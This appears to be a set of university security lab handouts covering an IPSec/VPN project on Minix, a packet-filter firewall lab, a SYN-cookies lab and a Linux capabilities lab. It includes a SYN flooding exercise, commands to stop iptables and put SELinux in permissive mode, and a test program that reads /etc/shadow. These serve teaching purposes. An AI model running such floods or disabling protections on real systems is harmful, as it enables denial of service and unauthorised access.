  – *Choice of modes:* You should understand the strength of each encryption mode, and avoid using the modes that are weak in security, such as the Electronic Codebook (ECB) mode.

  – *Randomizing initialization vector (IV):* It has been shown that for some encryption algorithm (such as DES), repeating using the same IV is not safe. Therefore, it is a good practice to always use a randomly-generated IV at each time. DO NOT hard-code the IV value in the program.

  - *Pseudo-random number generators:* make sure that your pseudo-random number generators are good, i.e., the number that it generates are random and unpredictable.
  - *Key management:* One of the challenges in cryptography is key management, i.e., how/where to store keys, how to update keys, how to protect keys, etc. In your project report, you need to describe how you handle the key management problem. In particular, you should describe your key management for the following scenario (you are not required to implement this scenario, but you must describe your design): as we said earlier, in this IPSec project, we allow administrators to manually type in the keys at both ends of an IPSec tunnel. If a computer (e.g. a gateway) needs to establish many IPSec tunnels with other machines, administrators might want the machine to automatically load the keys from a configuration file. Please describe how you plan to implement your system to support this.

- *Security testing:* In addition to testing the functionalities of your system, you should also test the security of your system. The test cases that you use for testing should cover those potential attacks identified in threat evaluation. In your report, you need to include these test cases, and justify how they are related to the threat evaluation.

6 Submission and Demonstration

You should submit a detailed lab report to describe your design and implementation. You should also describe how you test the functionalities and security of your system. You also need to demonstrate your system to us. Please sign up a demonstration time slot with the TA. Please take the following into consideration when you prepare for demonstraiton:

- The total time of the demo will be 15 minutes, no more additional time would be given. So prepare your demonstration so you can cover the important features.
- You are entirely responsible for showing the demo. We will NOT even touch the keyboard during the demonstration; so you should not depend on us to test your system. If you fail to demo some important features of your system, we will assume that your system does not have those features.
- You need to practice before you come to the demonstration. If the system crashes or anything goes wrong, it is your own fault. We will not debug your problems, nor give you extra time for it.
- During the demo, you should consider yourself as salesmen, and you want to sell your system to us. You are given 15 minutes to show us how good your system is. So think about your sales strategies. If you have implemented a great system, but fail to show us how good it is, you are not likely to get a good grade.
- Do turn off the messages your system prints out for debugging purposes. Those messages should not appear in a demonstration.

7 Grading Criteria

The grading criteria are described in the following. To gain those points, you need to demonstrate the corresponding features:

1. Crypto library: 10 points.

2. IPSec configuration: 20 points.
    - User-level utilities to allow administrator to configure IPSec tunnels, such as add/delete tunnels, set/update keys, set/update security parameters, etc.
    - Utilities for administrators to list IPSec configuration.
3. IP and ICMP Protocols: 15 points.
    - IP fragmentation should still work. You need to demonstrate how to test this.
    - ICMP-based applications such as `ping` should still work.
4. TCP and UDP Protocols: 25 points (it should be noted that you are not supposed to modify the TCP and UDP parts, and your IPSec should not affect the these parts).
    - TCP-based applications, such as `telnet` and `ftp`, should still work.
    - Updating keys used in a IPSec tunnel should not break the existing TCP connections. You can update the key on one end of an IPSec tunnel; you should be able to see that the existing TCP connections using this tunnel will freeze, but not broken. After you update the keys on the other end of the tunnel, the connections will resume working. This is a good way to test whether your IPSec implementation breaks TCP.
    - UDP-based applications should still work. You can use the provided UDP client/server program to do the testing.
5. Virtual Private Network (VPN): 10 points.
6. Software Engineering and overall impression (20 points): we will evaluate how well you apply the software engineering principles in ensuring the security of your system. It is your responsibility to show us the evidence during your demonstration. If you don't show us anything regarding this, we will assume that you have not given this a serious thought, and will hence deduct points from you.

8 Reference

1. RFC 2401 – Security Architecture for IPSec.
2. RFC 2406 – IP Encapsulating Security Payload (ESP).

IPSec Gateway to Gateway Network Configuration

1 Overview

In our IPSec project, we need to construct a network environment to demonstate how to use IPSec to implement Virtual Private Nework (VPN). In our demonstration, we need to establish an IPSec tunnel between two gateways, so machines in two different networks (connected via the Internet through those two gateways) can communicate securely using the secure tunnel.

In this document, we show how to simulate such an environment using four `Minix` virtual machines. Because setting up two network interface cards on one `Minix` machine is not easy, we use one network interface on each gateway. Although this will cause the gateway to send out `ICMP Redirect` messages, it does not matter. The entire setup is illustated in Figure 1. In this setup, we want to each packet from HOST1 to HOST2 to route through GW1 and GW2.

Although there are other ways to set up such an environment, this particular setup is the best that we can come up with (we are open to better solutions). This solution has the following properties:

1. Each `Minix` machine uses only one network card.
2. The network cards in each `Minix` machine use the same VMWare network Adapter.
3. We do not have to change the code in `Minix` OS.
4. Different network mask is used so that the network configured by VMWare network Adapter can be separated into different subnets.

2 Configuration

2.1 Configure VMWare Network Adapter

Change the VMWare network adapter to use network mask `255.255.0.0`. The adapter could be `VMnet8`, which is used as NAT. In Windows, You can right-click `My Network Places` and choose `Properties`; from there, pick `VMWare Network Adapter VMnet8` → `Properties` → `Internet Protocol (TCP/IP)` → `Properties`. You will finally get to a place where you can set the network mask.

2.2 Configure Routing table

Append `add_route` command at the end of `/etc/rc` to add routing information. For example, the routing in Figure 1 is set up using the following commands:




Figure 1: Test Environment Example

HOST1: add outgoing route

```
add_route -g 192.168.133.201 -d 192.168.0.0 -n 255.255.0.0
```

HOST2: add outgoing route

```
# add_route -g 192.168.131.201 -d 192.168.0.0 -n 255.255.0.0
```

GW1: add incoming route

```
# add_route -i -g 192.168.131.201 -d 192.168.131.0 -n 255.255.255.0 -m 25
# add_route -i -g 192.168.133.154 -d 192.168.133.154 -n 255.255.255.255 -m 25
```

GW2: add incoming route

```
# add_route -i -g 192.168.133.201 -d 192.168.133.0 -n 255.255.255.0 -m 25
# add_route -i -g 192.168.131.200 -d 192.168.131.200 -n 255.255.255.255 -m 25
```

Verification. After the change, reboot the machine, and use the following commands to check the results.

```
# pr_routes
# pr_routes -i
```

2.3 Configure IP address and Netmask

Because the routing information in our setup is statically configured, we would like each of our machines to stick to the same IP address and Netmask. Therefore, we cannot use `dhcp`. Instead, we manually configure the IP address and Netmask for each machine. To do this, first use `hostaddr -e` to find out the ethernet address of the network card for each machine, and then add the following to `/etc/dhcp.conf` to set the IP address and Netmask for each machine.

HOST1: set IP = `192.168.133.154` and Netmask = `255.255.255.0`:

```
# host 192.168.133.0/24 {};
# client 0:c:29:61:ec:8c 192.168.133.154;
```

HOST2: set IP = `192.168.131.200`, Netmask = `255.255.255.0`

```
# host 192.168.131.0/24 {};
# client 0:c:29:77:8c:83 192.168.131.200;
```

GW1: set IP = `192.168.133.201`, Netmask = `255.255.0.0`

```
# host 192.168.0.0/16 {};
# client 0:c:29:d2:d6:dd 192.168.133.201;
```

GW2: set IP = `192.168.131.201`, Netmask = `255.255.0.0`

```
# host 192.168.0.0/16 {};
# client 0:c:29:ab:b5:e4 192.168.131.201;
```

Verification. After the change, reboot machine, then use the following command to check the results:

```
# ifconfig
```

Firewall Lab

1 Overview

The learning objective of this lab is for students to learn how firewall works by implementing a simple personal firewall for `Minix`. A personal firewall controls network traffic to and from a computer, permitting or denying communications based on a security policy.

Firewalls have several types; in this lab, we focus on a very simple type, the *packet filter*. Packet filters act by inspecting the packets; if a packet matches the packet filter's set of rules, the packet filter will drop the packet either silently or send an "error responses" to the source. Packet filters are usually *stateless*; they filter each packet based only on the information contained in that packet, without paying attention to whether a packet is part of an existing stream of traffic. Packet filters often use a combination of the packet's source and destination address, its protocol, and, for TCP and UDP traffic, the port number.

2 Lab Tasks

In this lab, students need to implement a packet filter for `Minix`. We will call it `minifirewall`. This firewall consists of two components: policy configuration and packet filtering.

2.1 Firewall Policies

The policy configuration module is intended for allowing system administrators to set up the firewall policies. There are many types of policies that can be supported by personal filewalls, starting from very simple to fairly complex. For our lab, we will consider the following policies:

- **Block(or unblock) incoming and outgoing packets.** This policy blocks incoming or outgoing connections based on some criteria such as:

  1. *Protocol:* It specifies which protocol a policy applies to. The protocol can be TCP, UDP, ICMP or ALL. For ease of implementation, protocols can also be represented by numbers.
  2. *Source and Destination address:* Match packets with source and destination addresses. The source address is for incoming packets and the destination address is for outgoing packets. They can also be hostnames. As used by many packet filters, address/netmask combination is often used to block an address range.
  3. *Port number:* Match packets with port numbers.
  4. *Action:* Specify the actions when a packet matches with a rule. Common actions include
     - `BLOCK`: block packets.
     - `UNBLOCK`: used in conjunction with BLOCK to allow packets from just one address through while the entire network is blocked (see our examples).

   - `MANIPULATE`: perform manipulations on packets, such as changing port numbers (see below).
   - `FORWARD`: direct network data to a file for logging purposes.

- **Manipulate incoming and outgoing packets** Oftentimes, it is required to perform some kind of manipulations on network packets. For example, the administrator might have set the `SSH` server to listen on port 1403 instead of 22. In such a case, packets which are meant for port 22 have to directed to port 1403. The manipulate option of the firewall provides this facility. Other mandatory parameter that can be manipulated is TTL (Time to live). You are free to provide other manipulation options stating their use. For usage, look at the examples.

  Manipulating the TCP part (e.g., port forwarding) is not easy and is thus not required. We give 10 bonus points if your firewall can implement the port forwarding.

- **Logging.** One of the hidden features of a packet filter is logging. This feature allows network administrators to monitor packet flow by FORWARD filtering data to a log file.

- **Inspection.** System administrators should have some means of finding out the policies that are currently active.

2.2 Packet Filtering

The main part of firewall is the filtering part, which enforces firewall policies. You can add the filtering functionality to `Minix`'s network code (`inet`). You can refer to several helpful documents available on `inet` (links are provided on the lab description page).

We suggest that you first work on this packet filtering module, rather than the policy module. To start with a policy module, you can conduct filtering based on a hardcoded firewall policy. Once your packet filtering starts working properly, you can work on the policy implementation and integrating policy with filtering.

3 Example Usage

This section shows some example usage of our firewall. Feel free to change the syntax according to your own convenience.

- `minifirewall -PROTO ALL BLOCK`
  Block all packets.

- `minifirewall -PROTO TCP UNBLOCK`
  Allow only TCP data.

- `minifirewall -ADDR 172.16.75.43 -PROTO ALL -A INCOMING BLOCK`
  Block all incoming packets from the given IP address.

- `minifirewall -ADDR 172.16.75.43 -NETMASK 255.255.0.0 -A INCOMING -PORT 80 -PROTO TCP BLOCK`
  Block all incoming TCP packets from addresses `172.16.*.*` that are directed towards port 80.

- `minifirewall -PROTO ALL MANIPULATE -ORIGPORT 22 -NEWPORT 1403`
  Redirect all packets meant for port 22 to port number 1403 as the `SSH` server is configured to listen on that port.

- `minifirewall -PORT 80 -PROTO ALL -LOGFILE HTTPLOG FORWARD`
  Log all traffic to and from port 80 on host machine to a file called `HTTPLOG` in the current directory.
- `minifirewall -A ALL PRINT`
  Print to screen all active rules.
- `minifirewall -Z`
  Flush out all rules.

4 Suggestions

We have compiled a list of suggestions in the following. Please read them carefully before you start the labs.

1. *An important distinction.* Before you start coding your firewall, it is essential to focus on design. A proper approach to designing is to make a distinction between mechanism and policy. While mechanism provides the different ways an action can be performed, policies defines the actions to be performed. With reference to this lab, packet filtering is a mechanism. whereas filtering rules are policies.

   To better explain this important distinction, consider that we select a design where packets that are sent to and from `127.0.0.1` are always ignored in the `inet` code. This is a not-so-good design because we are imposing a restriction on the mechanism by putting a block on the kind of packets that can be filtered. Instead, a better approach is to let the user decide what to do when a packet is from and to `127.0.0.1`.

2. *Code Reading.* To read `Minix` source, it is quite inconvenient to do so in the `Minix` environment because of the lack of tool support in `Minix`. We suggest that you copy the entire source code to your host machine (`Windows` or `Linux`), and use code-reading tools that are available on those platforms. All the source code of `Minix` can be found under the `/usr` directory. We also put a copy of the entire source code on the web page of this lab.

   Browsing source code of `Minix` is not easy, because source code is in a number of directories. Sometimes, it is quite difficult to find where a function or data structure is defined. Without right tools, you can always use the generic search tools, such as `find` and `grep`. However, many of our past students have suggested a very useful tool called *Source Insight*, which makes it much easier to navigate source code of a complicated system. It provides an easy way to trace function and data structure definitions, as well as other useful features. This software can be found at http://www.sourceinsight.com. Another choice for browsing source code is to use the online `Minix` source code at http://chiota.tamacom.com/tour/kernel/minix/.

3. *How* `Minix` *Networking Works (I).* Understanding how networking works in `Minix` is essential for this project. Several helpful documentations are available. In particular, we highly recommend the documentation at `http://www.os-forum.com/minix/net/`, which provides a line-by-line analysis of Philip Homburg's network service for Minix, version 2.0.4 (the version that we use in this lab is version 3, which is not so different from the version 2.0.4 in the networking part). Our past students found the documentation very useful. Please focus on two files: `ip_read.c` and `ip_write.c`. All outgoing IP packets are processed in `ip_write.c`, and all incoming IP packets sent to up layers (TCP/UDP) are processed in `ip_read.c`.

4. *How* `Minix` *Networking Works (II).* We have developed a document to further help you understand how the `Minix` networking works. The document can be found at the lab web site. It guides you through several source code to show you a big picture on how a packet is forwarded from application to ICMP/TCP/UDP to IP, and then to Ethernet. It also describes how `add_route.c` and `pr_routes.c` works. These last two files (in `/usr/src/commands/simple`) can serve as a good example on how to store and maintain (routing) information in the kernel. If your need to do the similar thing (i.e., storing information in the kernel), you can use the system calls in `inet`, such as `ioctl()` in `ip_ioctl.c`, which need to be changed to add more functionalities. The files `pr_routes.c` and `add_routes.c` give you a good example on how to use the system calls.

5. *Testing.* Testing is an important step of this lab to make sure that your firewall performs according to expectations. There are two main aspects to testing:

   (a) Testing whether policies give desired results: For each of the policies that you have implemented, make a list of commands that utilizes these policies. Run each of the commands in your list and check if they produce desired results. Some tools that will help you in this process are `Wireshark` (http://wireshark.org) and `Ftester` (http://dev.inversepath.com/trac/ftester).

   (b) Checking for system stability: You should make sure that your firewall does not make your system unstable or cause a system crash. You should always be very careful about freeing unused memory. Run your firewall long enough and feed it a wide variety of rules so that you are sure that it does not kill your system!

5 Submission and Demonstration

You should submit a detailed lab report to describe your design and implementation. You should also describe how you test the functionalities and security of your system. You also need to demonstrate your system to us. Please sign up a demonstration time slot with the TA. Please take the following into consideration when you prepare for demonstraiton:

- The total time of the demo will be 15 minutes, no more additional time would be given. So prepare your demonstration so you can cover the important features.
- You are entirely responsible for showing the demo. We will NOT even touch the keyboard during the demonstration; so you should not depend on us to test your system. If you fail to demo some important features of your system, we will assume that your system does not have those features.
- You need to practice before you come to the demonstration. If the system crashes or anything goes wrong, it is your own fault. We will not debug your problems, nor give you extra time for it.
- During the demo, you should consider yourself as salesmen, and you want to sell your system to us. You are given 15 minutes to show us how good your system is. So think about your sales strategies. If you have implemented a great system, but fail to show us how good it is, you are not likely to get a good grade.
- Do turn off the messages your system prints out for debugging purposes. Those messages should not appear in a demonstration.

SYN-Cookies Exploration Lab

1 Lab Description

The learning objective of this lab is for students to explore the mechanism of SYN cookies in `Linux` system. SYN flooding is a type of Denial of Service (DoS) attack. When a SYN packet is received by a server, the server allocates some memory in its SYN queue, so the SYN information can be stored. Then, the server generates an ISN (Initial Sequence Number) and sends an acknowledgment to the client, hoping to receive an acknowledgment back from the client to complete the three-way handshake protocol. The server will hold the allocated memory for a period of time. If the expected acknowledge does not come, the memory will be freed after timeout. In a SYN flooding attack, the expected acknowledge never comes; instead the attacker fakes a large number of SYN packets. Because the server has to allocate memory from its SYN queue for each of these faked SYN packets, it can eventually hit exhaust its memory in the SYN queue. As results, any further SYN packet will be droped due to the lack of memory.

To resist against SYN flooding attacks, a technique called **SYN cookies** was proposed. SYN cookies are used to distinguish an authentic SYN packet from a faked SYN packet. When the server sees a possibility of SYN flooding on a port, it generates a *syn cookie* in place of an ISN, which is transparent to the client. Actually, SYN cookies can be defined as "particular choices of initial TCP sequence numbers by TCP servers". SYN cookies have the following properties:

1. They are generated when the SYN queue hits the upper limit. The server behaves as if the SYN queue has been enlarged.
2. The generated SYN cookie is used in place of the ISN. The system sends back SYN+ACK response to the client and discards the SYN queue entry.
3. If the server receives a subsequent ACK response from the client, server is able to reconstruct the SYN queue entry using the information encoded in the TCP sequence number.

2 Lab Tasks

2.1 Task 1: SYN Flooding Attacks

You will have to try establishing a legitimate TCP connection once the system is SYN flooded. You should describe yoru observation with SYN cookies enabled and disabled.

1. *SYN cookies disabled:* Conduct a SYN flooding attack on the `Linux` System with SYN cookies disabled and describe how the system behaved. You can disable SYN cookies using the following command:

```
# sysctl -w net.ipv4.tcp_syncookies = 0
```

2. *SYN cookies enabled:* Conduct a SYN flooding attack on the `Linux` System with SYN cookies enabled and describe how the system behaved. You can enable SYN cookies using the following command:

   ```
   # sysctl -w net.ipv4.tcp_syncookies = 1
   ```

The following guidelines may help conduct the attacks: (This is tested on Fedora Core 4 and 5).

1. Netwag tool 76 can be used to SYN flood a system with a specific destination port and IP address.
2. Firewall may be enabled on the system by default, it has to be disabled using:

   ```
   # /sbin/service iptables stop
   ```

3. Status of the firewall can be found using:

   ```
   # /sbin/service iptables status
   ```

4. You can use the following command to check the SYN cookies status:

   ```
   # sysctl net.ipv4.tcp_syncookies
   ```

5. The following commands may help in checking the status of SYN flooding attacks:

   ```
   # netstat -ant (This may behave differently on vmware
                  in showing the open connections)
   # dmesg
   ```

2.2 Task 2: Exploring the SYN Cookies Implementation

The main goal of this task is to come up with an effective SYN cookies design. The challenge is design a way for the server to generate its ISN, such that SYN flooding attacks will not work.

1. Consider to have a SYN cookie generation equation as follows :

   cookie = hash(saddr, daddr, sport, dport) + sseq

   where
   saddr : Source IP Address
   daddr : Destination IP Address
   sport : Source Port
   dport : Destination Port
   sseq : Source Sequence Number.

   The “cookie” generated would be the new ISN. This would satisfy the SYN cookie requirements of generating a unique ISN for a unique combination of above parameters. Moreover, it is possible to recalculate the cookie once an ACK is received back and hence regard it as authenticate SYN.

   Can you discover if this method introduces any new problems to the system ?

2. Consider a different SynCookie generation equation as follows :

   cookie = hash(saddr, daddr, sport, dport, random) + seq

   where random : a random number generated at the boot time.

   Can you discover if the above equation may introduce any new problems to the system ?

3. Consider one more equation of SynCookie generation:

   cookie = hash(saddr, daddr, sport, dport, random) + sseq + count

   Consider count to be a number that gets incremented every minute or so.

   Do you think the above equation may still be a threat to the sytem at any given point of time ?

4. If you think the third equation may still be a threat, can you come up with a new equation to satisfy all the requirements of SynCookies ? You also need to elaborate as to how to recalculate the cookie once an ACK is received back to regard the connection to be authentic.

3 Helpful Materials

Here are some links that might help you discover answers for the above questions:

1. Current implementation of SYN cookies in `Linux` system can be found in the `Linux` source code at *net/ipv4/syncookies.c*.
2. http://cr.yp.to/syncookies.html
3. http://cr.yp.to/syncookies/archive
4. www.cs.colorado.edu/ jrblack/class/csci4830/f03/syncookies.pdf

4 Submission

You need to submit a detailed lab report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are interesting or surprising.

Linux Capability Exploration Lab

1 Lab Description

The learning objective of this lab is for students to gain first-hand experiences on capability, to appreciate the advantage of capabilities in access control, to master how to use capability in to achieve the principle of least privileges, and to analyze the design of the capability-based access control in `Linux`. This lab is based on POSIX 1.e capability, which is implemented in recent versions of `Linux` kernel.

2 Lab Setup

The lab was developed based on Ubuntu 9, which uses `Linux` kernel version `2.6.28`. Some of the features involved in this lab are not available before the kernel version `2.6.24`.

2.1 Install Libcap

There are several ways for user-level programs to interact with the capability features in `Linux`; the most convenient way is to use the `libcap` library, which is now the standard library for the capability-related programming. This library does not come with some `Linux` distributions, so you need to download and install it. If you already have the file `/usr/include/sys/capability.h`, then the `libcap` library has already been installed. If the header file is not there, install the library using the following commands:

```
# apt-get install wget (use "yum install wget" for Fedora)
# cd dir_name  (assume you want to put the libcap library in dir_name)
# wget http://www.kernel.org/pub/linux/libs/security/linux-privs/
            libcap2/libcap-2.16.tar.gz
# tar xvf libcap-2.16.tar.gz
# cd libcap-2.16
# make   (this will compile libcap)
# make install
```

Note: If you are using our pre-built Ubuntu Virtual Machine, `libcap 2.16` is already installed. If you use Fedora 9 for this lab you may want to use older version of `libcap`
For this lab, you need to get familiar with the following commands that come with `libcap`:

- `setcap`: assign capabilities to a file.
- `getcap`: display the capabilities that carried by a file.
- `getpcaps`: display the capabilities carried by a process.

2.2 Put `SELinux` in Permissive Mode

Ubuntu 9 doesn't come with `SELinux`. Skip this section if your `Linux` doesn't have `SELinux`. However, recent versions of Fedora come with `SELinux`. Unfortunately, `SELinux` will be in our way, preventing us from doing some of the activities in this lab. We need to put `SELinux` to permissive mode for this lab.

To temporarily put `SELinux` to permissive mode, issue `'setenforce 0'` as root. To make permissive mode as a startup mode, you need to modify `/etc/selinux/config` by changing the line `'SELINUX=enforcing'` to `'SELINUX=permissive'`. Note: do not disable `SELinux` (only temporarily put it in the permissive mode), otherwise when you enable the `SELinux` next time, the OS will take time to re-lable the file system for the `SELinux` context during the boot time.

3 Lab Tasks

In a capability system, when a program is executed, its corresponding process is initialized with a list of capabilities (tokens). When the process tries to access an object, the operating system check the process' capabilities, and decides whether to grant the access or not.

3.1 Task 1: Experiencing Capabilities

In operating systems, there are many privileged operations that can only be conducted by privileged users. Examples of privilegd operations include configuring network interface card, backing up all the user files, shutting down the computers, etc. Without capabilities, these operations can only be carried out by superusers, who often have many more privileges than what are needed for the intended tasks. Therefore, letting superusers to conduct these privileged operations is a violation of the *Least-Privilege Principle*.

Privileged operations are very necessary in operating systems. All `Set-UID` programs invole privileged operations that cannot be performed by normal users. To allow normal users to run these programs, `Set-UID` programs turn normal users into powerful users (e.g. root) temporarily, even though that the involved privileged operations do not need all the power. This is dangerous: if the program is compromised, adversaries might get the root privilege.

Capabilities divide the powerful root privilege into a set of less powerful privileges. Each of these privileges is called a capability. With capabilities, we do not need to be a superuser to conduct privileged operations. All we need is to have the capabilities that are needed for the privileged operations. Therefore, even if a privileged program is compromised, adversaries can only get limited power. This way, risk of privileged program can be lowered quite significantly.

Capabilities has been implemented in `Linux` for quite some time, but they could only be assigned to processes. Since kernel version `2.6.24`, capabilities can be assigned to files (i.e., programs) and turn those programs into privileged programs. When a privileged program is executed, the running process will carry those capabilities that are assigned to the program. In some sense, this is similar to the `Set-UID` files, but the major difference is the amount of privileged carried by the running processes.

We will use an example to show how capabilities can be used to remove unnecessary power assigned to certain privileged programs. First, let us login as a normal user, and run the following command:

```
% ping www.google.com
```

The program should run successfully. If you look at the file attribute of the program `/bin/ping`, you will find out that `ping` is actually a `Set-UID` program with the owner being root, i.e., when you execute `ping`, your effective user id becomes root, and the running process is very powerful. If there are vulnerabilities in `ping`, the entire system can be compromised. The question is whether we can remove these privileged from `ping`.

Let us turn `/bin/ping` into a non-`Set-UID` program. This can be done via the following command (you need to login as the root):

```
# chmod u-s /bin/ping
```

Note: Binary files like `ping` may locate in different places in different distribution of Linux, use `'which ping'` to locate your `ping` program.

Now, run `'ping www.google.com'`, and see what happens. Interestingly, the command will not work. This is because `ping` needs to open RAW socket, which is a privileged operation that can only be conducted by root (before capabilities are implemented). That is why `ping` has to be a `Set-UID` program. With capability, we do not need to give too much power to `ping`. Let us only assign the `cap_net_raw` capability to `ping`, and see what happens:

```
$ su root
# setcap cap_net_raw=ep /bin/ping
# su normal_user
$ ping www.google.com
```

Question 1: Please turn the following `Set-UID` programs into non-`Set-UID` programs, without affecting the behaviors of these programs.

- `/usr/bin/passwd`

Question 2: You have seen what we can do with the `cap_net_raw` capability. We would like you to get familiar with several other capabilities. For each of the following capabilities, do the following: (1) explain the purpose of this capability; (2) find a program to demonstrate the effect of these capabilities (you can run the application with and without the capability, and explain the difference in the results). You can also write your own applications if you prefer, as long as they can demonstrate the effect of the capability. Here is the list of capabilities that you need to work on (read `include/linux/capability.h` to learn about the capabilities).

- cap_dac_read_search
- cap_dac_override
- cap_fowner
- cap_chown
- cap_fsetid
- cap_sys_module
- cap_kill
- cap_net_admin

- cap_net_raw
- cap_sys_nice
- cap_sys_time

3.2 Task 2: Adjusting Privileges

Compared to the access control using ACL (Access Control List), capabilities has another advantage: it is quite convenient to dynamically adjust the amount of privileges a process has, which is essential for achieve the principle of least privilege. For example, when a privilege is no longer needed in a process, we should allow the process to permanently remove the capabilities relevant to this privilege. Therefore, even if the process is compromised, attackers will not be able to gain these deleted capabilities. Adjusting privileges can be achieved using the following capability management operations.

1. *Deleting:* A process can permanently delete a capability.
2. *Disabling:* A process can temporarily disable a capability. Unlike deleting, disabling is only temporary; the process can later enable it.
3. *Enabling:* A process can enable a capability that is temporarily disabled. A deleted capability cannot be enabled.

Without capabilities, a privileged `Set-UID` program can also delete/disable/enable its own privileged. This is done via the `setuid()` and `seteuid()` system calls; namely, a process can change its effective user id during the run time. The granularity is quite coarse using these system calls, because you can either be the privileged users (e.g. root) or a non-privileged users. With capabilities, the privileges can be adjusted in a much finer fashion, because each capability can be independently adjusted.

To support dynamic capability adjustment, `Linux` uses a mechanism similar to the `Set-UID` mechanism, i.e., a process carries three capability sets: permitted (P), inheritable (I), and effective (E). The permitted set consists of the capabilities that the process is permitted to use; however, this set of capabilities might not be active. The effective set consists of those capabilities that the process can currently use (this is like the effective user uid in the `Set-UID` mechanism). The effective set must always be a subset of the permitted set. The process can change the contents of the effective set at any time as long as the effective set does not exceed the permitted set. The inheritable set is used only for calculating the new capability sets after `exec()`, i.e., which capabilities can be inherited by the children processes.

When a process forks, the child's capability sets are copied from the parent. When a process executes a new program, its new capability sets are calculated according to the following formula:

```
pI_new = pI
pP_new = fP | (fI & pI)
pE_new = pP_new   if fE = true
pE_new = empty    if fE = false
```

A value ending with "new" indicates the newly calculated value. A value beginning with a p indicates a process capability. A value beginning with an f indicates a file capability.

To make it convenient for programs to disable/enable/delete their capabilities, please add the following three functions to `libcap-2.16/libcap/cap_proc.c` (`libcap-2.16` is the directory created when you run `'tar xvf libcap-2.16.tar.gz'` to extract the libcap package).

```
int cap_disable(cap_value_t capflag)
{
        cap_t mycaps;

        mycaps = cap_get_proc();
        if (mycaps == NULL)
                return -1;
        if (cap_set_flag(mycaps, CAP_EFFECTIVE, 1, &capflag, CAP_CLEAR) != 0)
                return -1;
        if (cap_set_proc(mycaps) != 0)
                return -1;
        return 0;
}

int cap_enable(cap_value_t capflag)
{
        cap_t mycaps;

        mycaps = cap_get_proc();
        if (mycaps == NULL)
                return -1;
        if (cap_set_flag(mycaps, CAP_EFFECTIVE, 1, &capflag, CAP_SET) != 0)
                return -1;
        if (cap_set_proc(mycaps) != 0)
                return -1;
        return 0;
}

int cap_drop(cap_value_t capflag)
{
        cap_t mycaps;

        mycaps = cap_get_proc();
        if (mycaps == NULL)
                return -1;
        if (cap_set_flag(mycaps, CAP_EFFECTIVE, 1, &capflag, CAP_CLEAR) != 0)
                return -1;
        if (cap_set_flag(mycaps, CAP_PERMITTED, 1, &capflag, CAP_CLEAR) != 0)
                return -1;
        if (cap_set_proc(mycaps) != 0)
                return -1;
        return 0;
}
```

Run the following command to compile and install the updated `libcap`. After the library is installed, programs can use these three library functions that we have just added.

```
# cd libcap_directory
# make
# make install
```

Question 3: Compile the following program, and assign the `cap_dac_read_search` capability to the executable. Login as a normal user and run the program. Describe and explain your observations.

```
/* use_cap.c */
#include <fcntl.h>
#include <sys/types.h>
#include <errno.h>
#include <stdlib.h>
#include <stdio.h>
#include <linux/capability.h>
#include <sys/capability.h>
int main(void)
{
        if (open ("/etc/shadow", O_RDONLY) < 0)
            printf("(a) Open failed\n");
        /* Question (a): is the above open sucessful? why? */

        if (cap_disable(CAP_DAC_READ_SEARCH) < 0) return -1;

        if (open ("/etc/shadow", O_RDONLY) < 0)
            printf("(b) Open failed\n");
        /* Question (b): is the above open sucessful? why? */

        if (cap_enable(CAP_DAC_READ_SEARCH) < 0) return -1;

        if (open ("/etc/shadow", O_RDONLY) < 0)
            printf("(c) Open failed\n");
        /* Question (c): is the above open sucessful? why?*/

        if (cap_drop(CAP_DAC_READ_SEARCH) < 0) return -1;

